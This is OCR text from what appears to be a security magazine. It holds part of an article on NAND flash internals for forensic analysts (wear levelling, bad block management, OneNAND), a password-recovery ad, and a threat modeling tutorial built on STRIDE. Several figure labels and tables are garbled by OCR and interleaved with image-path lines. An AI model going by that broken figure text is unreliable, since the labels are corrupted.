	MSB		Dedicated to intemal ECC logic. Read Only. ECCm 1st for 2nd word of spare area data
7	LSB		Dedicated to intemal ECC logic. Read Only. ECCm 2nd for 3rd word of spare area data
	MSB	3	Reserved for future use
8	LSB	4	Available to the user
	MSB		

Figure 8. *Spare Area Assignment in the Internal Memory NAND on OneNAND™ (source: Samsung)*




Figure 9. *Spare area storage methods (Micron, 2006a)*

FTL main tasks are:

- Mapping the storage area in virtual small sectors
- Managing data on the flash so they appears to *write in place*
- Housekeeping: as flash memories are subject to wear, it is required a software that will level the use of memory areas.

FTL for NAND can come in several flavours: it can be the one made by the manufacturer and embedded in the device (i.e. Samsung), the one embedded in the operating system flash oriented (i.e. YAFFS) or can be made from a flash manufacturer as port for specific operating system like Unistore II made by Samsung for Symbian OS (Morris, 2007, Samsung, 2006b). For more info on algorithms and data structures see (Gal and Toledo, 2005).

Coming back to UBIFS, it is a new flash file system developed by Nokia engineers with help of the University of Szeged and may be considered as the next generation of the JFFS2 file-system (MTD_group, 2008).

OneNAND			Density	NAND		
Sector	Page	Block		Block	Page	Sector
512 B + 16 B	1 KB (2 sectors)	64 KB (64 pages)	256 Mb 512 Mb	32 KB (64 pages)	512 B (1 sectors)	512 B + 16 B
	2 KB (4 sectors)	128 KB (64 pages)	1 Gb 2 Gb 4 Gb	128 KB (64 pages)	2 KB (4 sectors)	
	Not Available					

Figure 10. *Standard size of sector block of devices under 256 Mb and over 512 Mb density (source: Samsung)*




Figure 11. *FTL Sector Relocation (Intel, 1998)*

Wear Levelling (WL) and Garbage Collection (GC)

When data in memory flash are updated, it is not possible to program the same page for the one-way programming peculiarity of flash devices, so the page containing the to-be-updated data is entirely rewritten to a new location (could be or not the same block). In the spare area, the page with new data is marked as valid (live), while the old one is marked as invalid (dead). When the number of dead pages in a block is more than a given clearance than all live pages are rewritten to new locations and the block erased to allow future programming: this is an underground process called Reclaim of Garbage Collection and it is activated without user involvement and at not fixed time (Tsai et al., 2006).

Note: in the example above, are used only two blocks but in the real world reclaiming could involve more blocks.

To avoid excessive usury of same area despite others, a process called Wear Levelling manages blocks so that they are wisely used: there is a static wear levelling and a dynamic wear levelling, both attempts to extend lifetime of flash (Numonyx, 2008c, Jones, 2008). Wear levelling procedure can be embedded in the firmware of memory flash or left under care of host file system (Numonyx, 2008b, Numonyx, 2008c, Jones, 2008, JI et al., 2009).

Data in the invalid blocks or dead pages can store information of interest for the forensic analyst and should be acquired before Reclaim take place: analysts are asked not to alter the state of the evidence, but as Wear Levelling and Reclaim are underground processes this requirement




Figure 12. *The Reclaim process as part of the Wear Levelling policy*

can be hard to achieve and difficult to manage. In future works will be examined the effect of Reclaim in embedded devices: outcomes will be reported.

Error Correction Code (ECC)

A page can be *programmed*, *erased* and *read*; after each operation is it necessary verify the status of the page. To perform this verification, flash devices use a verification algorithm that produces a sort of hash/CRC value for each accessed page: the value is then stored in the spare area (Numonyx, 2008d). This algorithm is generally referred as the Error Correction Code. If a bit error is detected after the read phase, it can be recovered by ECC; if the error is detected after programming or erasing cycle then a block replacement policy is activated (Micron, 2006a, Samsung, 1999). For further information on ECC, see also (Samsung, 2004). Unlike Wear Levelling, ECC logic is generally embedded in the firmware of all flash memories.

Even ECC algorithms are trade secrets, some hacking solutions are able to rewrite data in the flash device reconstructing the ECC (like the code present in Sony PlayStation 3 (NDT, 2008)). This is a new frontier of illegal activities, not covered here.

Bad Block Management (BBM)

If ECC reports a non recoverable error, it is required that area be marked as bad. Since the smallest erasable area unit is the block, for any unrecoverable error arising in any page, the whole block to which the page belongs will be invalidated requiring the replacement of such block, so it will not accessed again (Samsung, 2006b). Bad blocks identified during NAND lifecycle will be added to the list of bad blocks generated during factory production, and should not exceed 2% of the total number of blocks (Samsung, 2007, STMicroelectronics, 2004).

To manage invalid blocks, manufacturers do not share a unique rule, but refer to two replacement strategies: *Skip Bad Block* (SBB) and *Reserve Block Area* (RBA). In the SBB, when a bad block is detected the flash filesystem simply skips ahead to the next good block. In the RBA strategy, a predetermined area devoted as reservoir, is used to supply good blocks as replacement for the bad.

Skip Bad Block strategy and related issues

The SBB can causes a shift between physical and logical arrangement of data in flash device with more than one LUN. SSB could also lead to a block encroachment where a block from a partition (B) is retrieved to be at service of a previous and contiguous partition (A). That is, it will be possible to have two blocks with the same number (BPMicrosystems, 2008, Breeuwsma et al., 2007).

Reserve Block Area strategy and related issues

When utilizing RBA, partitioning of data is not done and the device is simply divided




Figure 13. *The state of blocks before and after Reclaim (Intel, 2006)*




Figure 14. *Skip Bad Block (left) vs. Reserve Block Area replacement strategy (right) (BPMicrosystems, 2008)*



4 Data Blocks
Data 0
Data 1
Data 2
Data 3
(Partition B Encroachment)
Block
Good 0
Bad 1
Good 2
Good 3
Good 4
Good 5
Good 6
Partition A
Partition B
23 F4 SE 15 19 4B 5D A2 5B 15
Starting situation (gray area is one zone)
23 F4 SE 15 19 4B 5D A2 5B 15
One block turns bad
23 F4 SE 15 4B 5D A2 5B 15 29
□mage made□ bad blcks ski□□ed□ blocks a□ter bad block shi□ted back
□□o blocks □ith the same nimber

Figure 15. *Block encroachment (left) and Block number duplication (right) (ibid)*

into user block area and reserve block area (BPMicrosystems, 2008, Samsung, 2006a). A proprietary table is used to map bad blocks to the RBA. In case the table gets lost, it should be possible to reconstruct a new one by reading flags in the spare area of all blocks – even if some authors think this is an extremely difficult task (Inoue and Wong, 2004).




Figure 16. *Partitioning for Skip Bad Blocks (left) and Reserve Block Area (right) (White, 2008)*




Figure 17. *NAND Flash type categories (BPM)*

Raw NAND and Managed NAND

(Usually this chapter is set at beginning of any flash document: the reason it has been set here is due to author's opinion that the point of view of engineers is not the same of evidences analysts)

When the FTL logic and relative functions are embedded in the NAND, then the flash is categorized as managed NAND, while when FTL is under care of host filesystem (the logic is external to the NAND) then the flash is said raw NAND. Raw NAND contains just the flash memory array and a Program/Erase/Read (P/E/R) controller (Pon et al., 2007). For forensic analysis, it is fundamental considering difference between raw and managed NAND, with particular regard to effects of reclaim and bad block management.

Evolution of flash memory: the Samsung OneNAND™

On 2003, Samsung developed a new unified flash memory device for code and data storage: the OneNAND™. This device has both high-speed data read function of NOR Flash and high speed write capability of NAND Flash. At date of writing the data storage capability of NAND area is up to 16 Gb. OneNAND has a NOR interface, so the chipset detects the OneNAND™ as NOR, while the data can be stored directly in the NAND area using multiplexed access lines. OneNAND™ is classified as a raw NAND with internal ECC capabilities (Samsung, 2005b).




Figure 18. *OneNAND™ layout (left) and Historic vs OneNAND™ architecture(right) (Samsung)*



Controller
Translation Layer BBM - WL - GC
Low Level Driver
NOR interface
OneNAND
ECC
Technology and Vendor Dependent

Figure 19. *Raw OneNAND™ (Numonyx, 2009)*

Salvatore Fiorillo

I am a security consultant and researcher focused on weaknesses of physical and digital systems. Holding a Master of Computer Security accomplished in Western Australia and the ISO 27001 certification, I have trained hundreds of security officer either of public and private organizations. As consultant I work only for few, interesting and selected customers.

PASSWORD RECOVERY BUNDLE
ELCOMSOFT PASSWORD RECOVERY BUNDLE
ELCOMSOFT proactive software

TIMOTHY KULP

Threat Modeling Basics

Difficulty

■□□

An exercise in building secure software

Why software is not secure

In the world of software, security is thrown into a system somewhere at the end of the project. For many developers adding security to a system is using a login with SSL/TLS; but sadly, these two are not the security silver bullet developers are led to believe. A lack of education and awareness has built a culture of insecurity in the development community leading to a fertile land of opportunity for hackers. With so many developers ignorant to security concerns, how can we secure our software? Security must stop being tacked on at the end of a project and brought into the design of your systems. Using Threat Modeling exercises will ensure more secure software for the future.

In early 2001, Microsoft had a target painted on every product they released. Internet Explorer, Windows Server and the new Windows XP were all facing serious security issues; inspiring doubt about Microsoft's commitment to security. To address growing security concerns, Microsoft implemented the *Trustworthy Computing Initiative* (TwC) in 2002. As the TwC matured from initiative to corporate tenet, it spawned new ideas. One of those ideas was the *Secure Development Lifecycle* (SDL): a compliment to the traditional *Systems Development Lifecycle* (SDLC) bringing focus onto not just building the system but building it securely. In 2004, Microsoft made using the SDL in development a mandatory policy for all projects (*http://www.microsoft.com/security/sdl/about/history.aspx*).

While SDL has many parts to ensure the security of a system, Threat Modeling is perhaps one of the most critical exercises. Threat Modeling is a simple process that graphically maps out a system and illustrates where potential vulnerabilities can occur. Using SDL practices with Threat Modeling Microsoft reduced discovered vulnerabilities by 45% in the first year of Windows Vista (66) when compared to Windows XP (119). Using the same process, they reduce vulnerabilities by 95% from SQL Server 2000 to SQL Server 2005 (*http://www.microsoft.com/security/sdl/resources/faq.aspx*). Threat Modeling is a key exercise in the SDL process as it clearly illustrates the security implications and concerns of a software component.

In this article we will be focusing on the Microsoft Threat Modeling process. There are many Threat Modeling methodologies, but I have found that Microsoft has done an excellent job documenting theirs for the developer community. Due to the abundance of information online and various tutorials a development team can get up and running with Microsoft's Threat Modeling process in no time. There are places in the article where I modify Microsoft's Threat Modeling process based on experiences I have had implementing it in the field but for the most part, I stick closely to Microsoft's guidelines and recommendations.

WHAT YOU WILL LEARN...

How to build a Threat Model

How to apply STRIDE to a Threat Model

The benefits of Threat Modelling

WHAT YOU SHOULD KNOW...

Basics of Data Flow Diagrams

Slight knowledge of System Development Lifecycle (SDLC)

Building your first Threat Model

In this article we will walk through how to build a Threat Model, explaining the process along the way. For the tutorial, our team works for XYZ Motorsports, a high end car manufacturer. XYZ has asked that we build a new feature for their website, a Custom Car Designer that will allow users to build their car online and send the results to a database where a sales clerk can retrieve them at the dealership. As with any development project, the basics of the SDLC (*Systems Development Lifecycle*) begin with determining system requirements. Working with XYZ we need to determine what the system should be able to do, how people are going to access it, and a slew of other questions that are too many to mention in this article. The answers to these questions will form the requirements that the system must meet in order to be complete. These systems requirements will drive the very first activity of our Threat Modeling process, determining the boundaries of the Threat Model.

Building Boundaries

Threat Modeling can be a daunting, open-ended task unless you define boundaries for the model. These boundaries will limit our Threat Model to a scope that is relative and meaningful for our project. Later in the Threat Modeling process, we will be brainstorming all the possible threats that could affect our system. The boundaries are important because they keep you focused on actual threats to your system and not just building an enumeration of all the threats in the world. In our example, we know that XYZ Motorsports has asked that we build a new feature for its website. A sample boundary would be: System is susceptible to web based attacks. Another boundary would be; System is open to anonymous users. These boundaries describe what we need to keep in mind as we are building this system. An example of an *out-of-bounds* statement would be; System can be physically stolen. Theft is a good *in-bounds* statement for an application running on a mobile device, but not on a web application running on a server in a datacenter. Discover your boundaries by talking through your system, what is it, where does it execute, who uses it. When complete, make a Boundary Document that lists what is *in-bounds* and what is *out-of-bounds* like a Scope Document for the system. Keep this document handy, as it will be the guide throughout your Threat Modeling Process.

Diagramming: Drawing your system

Now that you have your boundaries defined, you are ready to start Threat Modeling your system. Keep in mind that we are still in the Design phase of the SDLC, no code exists, no system has be built yet. By Threat Modeling in the design phase, you can proactively discover potential threats and determine how your team will handle them. Threat Modeling is broken down into four activities:

- Diagram your system,
- identify threats to the system,
- determine you mitigation strategy for threats,
- and validate that your mitigation strategy properly handles the threat

To diagram our system we need to illustrate the elements that comprise the system in a *Data Flow Diagram* (DFD). A DFD illustrates how elements of a system work together. DFDs are not specific; their purpose is to convey an idea of how the system will work without going into the details you would

Table 1. *Boundary Statements*

In Bounds	Out of Bounds
Users will be unauthenticated	System can be physically stolen
System is web based	User count will be small
Users will be non-technical	System will be accessible on mobile devices
System runs on IIS Web Server	

Table 2. *DFD Shapes*

Shape	Name	Description
□	Actor or Interactor	Something or someone who interacts with the system but is outside of the system. Examples: User, Web Service, etc...
○	Process	A symbol of what is happening on the system or the name of a process
→	Data Flow	Representation of data moving from one element of the DFD to another.
═	Data Store	Where the data gets stored in the system. Examples: Database, XML file, registry, etc...
- - - - - - -	Trust Boundary	The divider between two systems stating where the level of trust changes.




Figure 1. *Context Diagram*

expect in UML. Table 2 shows the various shapes used in a DFD to illustrate what is happening in the system.

Threat Model DFDs add a shape to the standard DFD elements, the *Trust Boundary*. Trust Boundaries segment the areas of a DFD where the amount of trust changes. An example of this would be between a Web Server and a Database Server. You could separate the two with a Trust Boundary to illustrate that users who can access the Web Server cannot necessarily access the Database Server as well.

A system's flow is illustrated by combining the DFD shapes. This allows a broad audience to view and understand the diagram regardless of technical ability. Figure 1 is the Context Diagram (the most general diagram) of our system.

The Context Diagram DFD shows a User (Actor) who sends information (Data Flow) to the Custom Car Designer (Process) feature we are building for XYZ Motorsports. There is a trust boundary between the Actor and Process because the User is an anonymous web user who is accessing the Custom Car Designer. We do not trust the user to do anything but use the process we have defined. As the User sends information to the Custom Car Designer, that information is Sent to Storage (Data Flow) and saved in our Database (Data Store). The second trust boundary separates the Web Server from the Database Server. Users who access the Web Server cannot necessarily access the Database Server, a permission change is necessary. At the bottom of the diagram, you can see the data retrieval process. Notice, this diagram really does not tell us much about the system other than the basics. To get more details we need to go into a Level 0 Diagram, which is an expanded view of a Process in the DFD. Figure 2 is the Level 0 Diagram of the Custom Car Designer Process.

We can now see a lot more detail about what is happening in our DFD. Each Process could be further broken down into a Level 1 Diagram, but for our tutorial, we will stop here. Notice we now have two more trust boundaries and our one Process turned into four. We also have the addition of an Actor, the Car Manufacture Web Service. This web service is where our Custom Car Designer finds information about what features are available for which car. Remember, Actors do not always have to be a person; it is someone or something (like a Web Service) outside of the system that affects the system.

The new Process' are our software tiers, which handle how the system saves user information to the database. Our company's security and development policies dictate that each tier of an application must exist on a separate server. This makes mapping the Trust Boundaries simple because we just need to follow our policies. For our example, the Presentation Layer is an ASP.NET web application that lives on a web server. The *Business Logic Layer* (BLL) and *Data Access Layer* (DAL) exist on Application Servers inside of our network.

Let us examine the Trust Boundaries:

- Trust Boundary #1: User is outside of the system and is not trusted. You do not know who is using the system.
- Trust Boundary #2: Car Manufacturer Web Service is outside of our network.
- Trust Boundary #3: Ajax Web Interface and Presentation Layer are separate tiers from the BLL and DAL. We do not want an Anonymous user who accesses the ASP.NET application to have access to the BLL or DAL DLLs.
- Trust Boundary #4: Database exists on the Database Server and is separate from the Application Server that houses the BLL and DAL DLL libraries.

Sometimes defining where trust in the application changes can be subjective. When in doubt, always look to your security policies for guidance.

Table 3. *STRIDE and Counter STRIDE*

STRIDE Attack	STRIDE Defense
Spoofing	Authentication
Tampering	Integrity
Repudiation	Non-Repudiation
Information Disclosure	Confidentiality
Denial of Service	Availability
Elevation of Privileges	Authorization




Figure 2. *Level 0 Diagram of Custom Car Designer Process*

Identifying Threats: Where are we vulnerable

Now that we have our diagram, we need to Identify Threats. This is the point in the Threat Modeling process where you build your Review Team. I have found that a team consisting of the following works best for my company: developer, tester, network analyst, security professional and program manager. These five perspectives cover the application from a variety of views. In Threat Modeling meetings provide notepads, pencils and plenty of sticky notes.

Ideas are going to start flying around the room so make sure your Review Team has the tools to capture and display those ideas quickly. But wait, what if you are the only security professional in your company and you are busy doing other stuff on the day of the Threat Model meetings? Microsoft planned for that and developed the STRIDE approach to threat identification.

STRIDE is a methodology that you can use to identify threats per DFD element in a structured manner. Table 3 breaks down the STRIDE acronym and provides the methods to counter each STRIDE element.

Now that we know what STRIDE stands for, we need to know how to use it in our Threat Model. Each DFD element is susceptible to one or more STRIDE threats as Table 4 illustrates.

Using Table 4, we can start to see what threats apply to which DFD elements. STRIDE allows you to analyze your DFD without missing an attack that you did not think about. This method is also excellent for teams who do not have a strong security background. They can simply list out the STRIDE threats per DFD element.

As you start finding threats, you need to record them. Create a spreadsheet with the following columns: ID#, DFD Element, Threat, and Mitigation. This spreadsheet will be where you list your threats for the team's reference.

In our example, we apply the STRIDE approach to each element on the diagram. For this article, we will focus on the data flow between the Presentation Layer (Process 2.0) and the Car Manufacturer Web Service. When conducting your own Threat Modeling exercises, make sure you thoroughly examine each element of your DFD.

Remember from Table 4 that Tampering, Information Disclosure and Denial of Service attacks affect data flow elements. With some brainstorming, our team comes up with the following threats:

Attacker could change the data type of variables sent to the web service forcing the return of unexpected results. – Tampering

Attacker could intercept the request and read user data. – Information Disclosure

Attacker could compromise the web server not allowing the request to be made. – Denial of Service

The team determines that these are viable threats and adds them to the spreadsheet of threats.

Mitigation: Taking care of Threats

Once your team has completed the Threat List for all DFD elements, you are ready to start determining your mitigation strategies. A threat is like any risk, you need to handle it according to your security policies and procedures. Like any other security project, there are four ways to handle risk:

- Prevent the threat,
- put a control in place to minimize the effect of the threat,
- deflect the threat by putting the ownership on another party (example: insurance),
- or simply plan to absorb the consequences of the threat should it occur.

Which of these four methodologies you utilize will depend on your company's security policies and quality control practices. Brainstorm with your team on how to handle the threats. Look for solutions using code, default settings, or other technologies to resolve the threat. If you cannot find a suitable solution, then think about whether to cancel the feature or system. Sometimes a threat does not have a reasonable solution in the context of the system. In this

Table 4. *STRIDE to DFD Elements*

DFD Element	Spoofing	Tampering	Repudiation	Information Disclosure	Denial of Service	Elevation of Privileges
Actor	Yes		Yes			
Process	Yes	Yes	Yes	Yes	Yes	Yes
Data Flow		Yes		Yes	Yes	
Data Store		Yes	Maybe	Yes	Yes	

Table 5. *Sample Threat List Spreadsheet*

ID#	Threat	Mitigation	Mitigation Complete	Comments
1	Change the data requested from web service returning unexpected results	Discreet error messages hiding error details and allowing the system to be usable.	No	This will keep system details from being exposed when an unexpected result is encountered.
2	Intercept request and read data the user is requesting from web service	Use SSL/TLS	Yes	SSL/TLS is already setup for this domain so nothing special has to be done.
3	Attack Web Server for DOS	Harden network	Yes	Use existing web farm and security policies to keep systems secure.

situation, you need to discuss with the Program Manager whether the system's development should continue.

